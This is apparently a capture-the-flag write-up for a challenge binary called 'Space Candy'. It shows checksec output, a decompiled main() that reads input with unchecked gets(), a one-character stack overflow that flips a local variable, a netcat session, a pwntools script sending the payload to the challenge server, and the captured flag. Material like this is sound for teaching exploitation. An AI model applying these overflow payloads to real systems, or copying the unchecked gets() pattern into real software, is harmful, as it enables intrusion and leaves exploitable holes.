
Space Candy

"Space Candy" is a program susceptible to a buffer overflow vulnerability. The program is written in the 0x64 architecture, and the vulnerability is caused by the program receiving user input and not verifying the input's length.

Vulnerability:


The vulnerability in "Space Candy" can be triggered by a buffer overflow. The program's vulnerable code segment is the gets(local_38) function, where local_38 is the buffer that receives user input.

Exploitation:



```
shxn@shxn-virtual-machine:~/Downloads$ checksec space_candy
[*] '/home/shxn/Downloads/space_candy'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

Upon analysis of the "Space Candy" C program, it was observed that the program already contains a flag. Therefore, to exploit the buffer overflow vulnerability, the local_c variable needs to be overwritten. In the 0x64 architecture, the local_c variable is established after the buffer. Therefore, the buffer can be overwritten by one character to change the local_c variable's value, ensuring that it is not equal to 0. This will enable us to access the flag.




Decompile: main - (space_candy)

```

undefined8 main(void)

{
  char local_38 [44];
  int local_c;

  local_c = 0;
  setbuf(stdout,(char *)0x0);
  setbuf(stdin,(char *)0x0);
  setbuf(stderr,(char *)0x0);
  puts("I am running out of my favourite sweet, Gummy Bears! ");
  gets(local_38);
  puts("\nCan you get me some?\n");
  if (local_c != 0) {
    puts("Oh no, you found my secret haribo gummy bears stash. Here\'s a sv
    system("cat flag.txt");
  }
  return 0;
}

```


Two ways

1. Terminal: overwrite the buffer by 1 char



```
shxn@shxn-virtual-machine:~/Downloads$ nc chall.seccomp.xyz 6839
I am running out of my favourite sweet, Gummy Bears!
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAB

Can you get me some?

Oh no, you found my secret haribo gummy bears stash. Here's a sweet for you!
CZ4067{GumMy-B3ar_1s_tAstY}
```

2. Write a script.



```python

from pwn import *

#binary = context.binary = ELF('./space_candy')

# If running locally. Comment next line if connecting to server
#p = process(binary.path)

# Connect to server. Comment next line if running locally (ie run the previous line)
p = remote('chall.seccomp.xyz', 6839)

# Craft payload
buffer = b'A'*60
magic = b'B'
payload = buffer + magic

#p.recvuntil(b"Welcome to Solaris Candy Shop\n")
p.sendline(payload)

p.interactive()
```

Flag: CZ4067{GumMy-B3ar_1s_tAstY}